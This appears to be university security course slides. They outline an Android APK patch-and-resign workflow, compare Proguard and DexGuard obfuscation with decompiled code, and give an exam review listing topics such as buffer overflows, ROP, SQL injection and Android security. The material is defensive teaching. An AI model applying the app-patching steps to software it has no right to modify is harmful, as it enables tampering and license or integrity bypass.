$ zipalign 4 dist/base.apk dist/base-zaipaligned.apk
```

**zipalign is part of the Android SDK tools**

- Aligns uncompressed parts of the APK to 4 bytes
- Ensures all files can be allocated using mmap()

# Install and execute the app

---

Obtain the APK file

Decompile using apktool

Analyse and patch the smali code

Compile the APK

Generate self signing certificates

Sign the apk

Perform zipalign

Install and execute the app

## Install and execute the app

```
$ adb install base-zipaligned.apk
```

```
Success
```





Here be Dragons

Beware!

# Code obfuscation

Proguard is free, integrated into Android Studio, and widely used



# Code obfuscation

Proguard is free, integrated into Android Studio, and widely used

```
public void initializeLocalProfile()
{
    if (this.manager == null)
        return;
    if (this.me != null)
        closeLocalProfile();
    SharedPreferences localSharedPreferences = PreferenceManager.getDefaultSharedPreferences(getApplicationContext());
    String str1 = localSharedPreferences.getString("namePref", "");
    String str2 = localSharedPreferences.getString("domainPref", "");
    String str3 = localSharedPreferences.getString("passPref", "");
    if ((str1.length() == 0) || (str2.length() == 0) || (str3.length() == 0))
    {
        showDialog(3);
        return;
    }

    public void b()
    {
        if (this.b == null)
            return;
        if (this.c != null)
            c();
        SharedPreferences localSharedPreferences = PreferenceManager.getDefaultSharedPreferences(getApplicationContext());
        String str1 = localSharedPreferences.getString("namePref", "");
        String str2 = localSharedPreferences.getString("domainPref", "");
        String str3 = localSharedPreferences.getString("passPref", "");
        if ((str1.length() == 0) || (str2.length() == 0) || (str3.length() == 0))
        {
            showDialog(3);
            return;
        }
    try
```



# Code obfuscation

DexGuard is a commercial version of Proguard

```
public class WalkieTalkieActivity extends Activity
    implements View.OnTouchListener
{
    public String ` = null;
    public SipManager ` = null;
    public SipProfile ` = null;
    public SipAudioCall , = null;
    private if `;

    // ERROR //
    private void `()
    {
        // Byte code:
        //  0: aload_0
        //  1: getfield 24 com/example/android/sip/WalkieTalkieActivity:` Landroid/net/sip/SipManager;
        //  4: ifnonnull +4 -> 8
        //  7: return
        //  8: aload_0
        //  9: getfield 26 com/example/android/sip/WalkieTalkieActivity: Landroid/net/sip/SipProfile;
        // 12: ifnull +7 -> 19
        // 15: aload_0
        // 16: invokespecial 34 com/example/android/sip/WalkieTalkieActivity: ()V
        // 19: aload_0
        // 20: invokevirtual 38 com/example/android/sip/WalkieTalkieActivity:getBaseContext ()Landroid
        // 23: invokestatic 44 android/preference/PreferenceManager:getDefaultSharedPreferences (Landroid
```

# Review

TEK5510 - Security in operating systems and software

Department of Technology Systems

2020

## Exam time and place

- ▶ Wednesday December 9th, 2020
- ▶ 4 hour exam: 15:00 - 19:00
- ▶ Place: Home exam
- ▶ The exam will be using Inspera:  
<https://www.uio.no/english/studies/examinations/inspera/>

# Contents of the course

Overview

Executables (program files)

Processes (running programs)

Vulnerabilities (exploitation)

Cryptography, passwords, and software security

Operating systems (Linux, Windows)

Securing software

Hypervisors, hardware security

Web security

Other platforms: Mobile

# Overview/introduction

- ▶ Definitions of main security concepts
  - ▶ Confidentiality, Integrity, Availability
- ▶ Vulnerabilities
  - ▶ 0-day, N-day
  - ▶ Full disclosure, responsible disclosure
- ▶ Exploits
  - ▶ Remote, local
  - ▶ Arbitrary code execution, information disclosure, denial of service
- ▶ Malware types
  - ▶ Computer virus, worm, trojan horse, logic bomb
  - ▶ Backdoors, credential stealers, rootkits, ransomware
- ▶ The attackers
  - ▶ Script kiddies, hactivists, organized crime, APTs

## Reading material

- ▶ Lecture: L01 + exercises
- ▶ Book: Ch.0, 11<sup>1</sup>

---

<sup>1</sup>cursory

# Executables and Processes I

- ▶ Static analysis
  - ▶ Analyzing the executable without running it
  - ▶ The PE file format: Header and sections
  - ▶ PEview
  - ▶ IDA
  - ▶ Strings, functions, exports, imports, ...
- ▶ Dynamic analysis
  - ▶ Analyzing a running process
  - ▶ Process Explorer
  - ▶ Process Monitor
  - ▶ Regedit and Regshot
  - ▶ Immunity debugger
- ▶ Interpret screenshots of these tools
- ▶ Examples from lectures and exercises (including the mandatory exercise)

## Reading material

- ▶ Lecture: L02 + exercises
- ▶ Book: Ch.1, 2<sup>1</sup>, 3, 4, 5

---

<sup>1</sup>cursory

# Executables and Processes II

- ▶ Levels of abstraction
  - ▶ Hardware, Microcode, Machine code, Low-level languages, High-level languages, Interpreted languages
- ▶ von Neumann architecture
  - ▶ CPU, RAM, I/O system
- ▶ Data, code heap, stack
- ▶ Registers
  - ▶ EIP
  - ▶ ESP
- ▶ Assembly instructions
- ▶ Malware
  - ▶ Typical differences between malware and legit executables
  - ▶ Understand the concept of packed malware

## Reading material

- ▶ Lecture: L02 + exercises
- ▶ Book: Ch. 1, 2<sup>1</sup>, 3, 4, 5

---

<sup>1</sup>cursory

# Software vulnerabilities and exploitation

- ▶ Categories of vulnerabilities
  - ▶ Design, implementation and operational
- ▶ Taxonomy for software vulnerabilities
  - ▶ Input validation and representation, API abuse, Security features, Time and state, Errors, Code quality, Encapsulation
- ▶ Memory corruption vulnerabilities
  - ▶ Integer arithmetic and overflows
  - ▶ Structure and workings of stack frames
  - ▶ Buffer overflows (stack and heap)
  - ▶ Protection mechanisms for buffer overflows
- ▶ Input validation
  - ▶ String representations, canonicalization, double decoding, directory traversal
- ▶ Type confusion
- ▶ SQL injections
- ▶ Race conditions
- ▶ Defences
  - ▶ Prevention, detection, mitigations

## Reading material

- ▶ Lectures: L03, L04 + exercises + oblig
- ▶ Articles: *Low Level Software Security by Example*, *Taxonomy of Software Security Errors*, *Unicode Vulnerability – How & Why?*, *Null prefix attacks*, *You're not my type*
- ▶ Book: Ch. 8, 9 for debugging techniques

# Advanced exploitation

- ▶ More memory corruption vulnerabilities
  - ▶ Use After Free (UAF)
  - ▶ Double Free
- ▶ Bypassing DEP/NX
  - ▶ Return to libc
  - ▶ Return Oriented Programming (ROP)
  - ▶ ROP gadgets
- ▶ Exploiting Use After Free (UAF)
  - ▶ Heap spraying + ROP

## Reading material

- ▶ Lectures: L11

# Cryptography, passwords, and software security

- ▶ Cryptographic methods
    - ▶ Symmetric methods
    - ▶ Asymmetric methods
    - ▶ Hashing
  - ▶ Malware and crypto
    - ▶ Obfuscation
    - ▶ “Homemade” crypto
  - ▶ Attacks against:
    - ▶ cryptographic designs, implementations, passwords, hardware, trust models, users, failure recovery, cryptography
  - ▶ Implementation bugs
    - ▶ Heartbleed, Apple’s “goto fail”
  - ▶ Identification and authentication
- ▶ Authentication categories
    - ▶ knowledge-based, ownership-based, inherence-based
    - ▶ multi-factor, two-factor
  - ▶ Passwords
    - ▶ strength
    - ▶ cracking
    - ▶ mitigations
    - ▶ policies

## Reading material

- ▶ Lecture: L05 + exercises + oblig
- ▶ Book: Ch.13
- ▶ Articles: *Security Pitfalls in Cryptography*, *Why passwords have never been weaker*, *Salted Password Hashing - Doing It Right*

# Operating systems security: Linux

- ▶ General access control terminology
  - ▶ Subject, principals, objects, groups
  - ▶ Access operations, Access Control Matrix, Access Control Lists
  - ▶ Discretionary vs Mandatory access control
- ▶ Linux/Unix access control
  - ▶ Users and groups, real vs effective UID/GID
  - ▶ /etc/passwd & /etc/shadow
  - ▶ File and directory permissions
- ▶ Security patterns
  - ▶ SUID and SGID programs
  - ▶ Logical and physical layers: Deleting vs wiping
  - ▶ Scoping of identifiers: mounting remote filesystems or removable media
  - ▶ Environment variables
  - ▶ Searchpath
- ▶ Sandboxing
- ▶ Hardening
  - ▶ Disk encryption (stacked filesystem vs block device)
  - ▶ Root account and /bin/su
  - ▶ SELinux and AppArmor
- ▶ Memory corruption mitigations
  - ▶ NX/DEP, ASLR and stack canaries used by most distributions
  - ▶ Embedded systems often lack mitigations

## Reading material

- ▶ Lectures: L06 + exercises
- ▶ Articles: *Security Engineering: Ch. 4.1, 4.2, 4.2.1-3,*  
*Linux Security Administrator's Guide: Ch. 8*

# Operating systems security: Windows

- ▶ Kernel mode vs user mode
- ▶ The logon process
  - ▶ WinLogon
  - ▶ Local Security Authority (LSA)
  - ▶ Security Account Manager (SAM)
  - ▶ Explorer.exe
  - ▶ Ctrl+Alt+Del
- ▶ Registry
  - ▶ Low-level settings for the OS
  - ▶ Application settings
  - ▶ Hives, keys, values
  - ▶ Security relevant hives
- ▶ Windows domains vs local machines
  - ▶ Active directory
  - ▶ Domain controller
- ▶ Access control
  - ▶ Principals, objects, subjects
  - ▶ Security identifier
  - ▶ Access token
  - ▶ Security descriptor
  - ▶ Permissions
  - ▶ Discretionary Access Control Lists (DACL)
  - ▶ Access Control Entry (ACE)
  - ▶ User Account Control (UAC)
  - ▶ Interpret output/screenshots

## Reading material

- ▶ Lectures: L07 + exercises
- ▶ Articles: *Security Engineering: Ch. 4.2.5-7*

# Securing software

- ▶ OS security and access control
  - ▶ Windows integrity mechanism
  - ▶ ASLR
  - ▶ Non-executable memory (NX/DEP)
  - ▶ Control flow integrity
- ▶ Security principles
  - ▶ Confidentiality, integrity and availability
  - ▶ Threat analysis
  - ▶ Security architecture and design
- ▶ OWASP's security by design principles
  - ▶ Know them all
- ▶ Security Development Lifecycle (SDL)
- ▶ Threat modeling
  - ▶ decomposing the application
  - ▶ identifying and ranking threats
  - ▶ finding countermeasures and mitigations
  - ▶ validating and acting upon previous steps
- ▶ Static analysis
  - ▶ manual code review, static analysers
- ▶ Dynamic analysis and fuzzing
  - ▶ dynamic binary instrumentation vs compile time instrumentation
  - ▶ fuzzer categories

## Reading material

- ▶ Lectures: L08 + exercises
- ▶ Articles: *Security by Design Principles*, *How Threat Modeling Helps Discover Security Vulnerabilities*, *15 minute guide to fuzzing*, *Fuzzing with american fuzzy lop*

# Security below the OS

- ▶ Attacks from below
  - ▶ Rowhammer, Spectre, Meltdown
  - ▶ Cold Boot, Evil Maid
- ▶ Low-level software
  - ▶ firmware, BIOS
  - ▶ SMM mode
  - ▶ higher privilege levels
- ▶ Trusted Platform Module
  - ▶ both a standard and a chip
  - ▶ boot process
  - ▶ remote attestation
- ▶ UEFI Secure Boot
- ▶ Windows 10 Boot Process
  - ▶ Secure Boot
  - ▶ Trusted Boot
  - ▶ Early Launch Anti-Malware
  - ▶ Measured Boot
- ▶ Virtualization
  - ▶ Type I vs Type II hypervisors
  - ▶ Security benefits and risks
  - ▶ Windows 10 Virtual Secure Mode
- ▶ Hardware vulnerabilities
  - ▶ Processor vulnerabilities
  - ▶ Side channel: Flush & Reload / Evict & Reload

## Reading material

- ▶ Lectures: L09 + exercises
- ▶ Articles: *Evil Maid Guide, Introduction to TPMs, How Windows uses the TPM, Secure the Windows 10 boot process*

# Web security

- ▶ HyperText Transfer Protocol (HTTP)
- ▶ Web architecture – attack surface
- ▶ Information disclosure
- ▶ Brute forcing
  - ▶ Login forms, directories and files, parameters
- ▶ Input validation
  - ▶ Cross site scripting (XSS), SQL injection, local file inclusion
- ▶ Sessions
  - ▶ Cross site request forgery (CSRF)
  - ▶ Session hijacking – session cookie

- ▶ SQL injection
  - ▶ Exploiting SQL injection
  - ▶ Blind SQL injection

## Reading material

- ▶ Lecture: L10 + exercises

# Android security

- ▶ Security mechanisms
  - ▶ Linux kernel provides isolated processes, user based permissions
  - ▶ Sandboxing – each app has its own UID
- ▶ Permission levels
  - ▶ Normal, Dangerous, Signature
- ▶ Security enhancements
  - ▶ NX/ASLR, Certificate pinning, SELinux, Secure OS, Verified boot, Encryption

- ▶ Security Services
  - ▶ Play Protect
  - ▶ SafetyNet
- ▶ Malware / Potentially Harmful Applications (PHA)
  - ▶ Categories

## Reading material

- ▶ Lecture: L12

Good luck!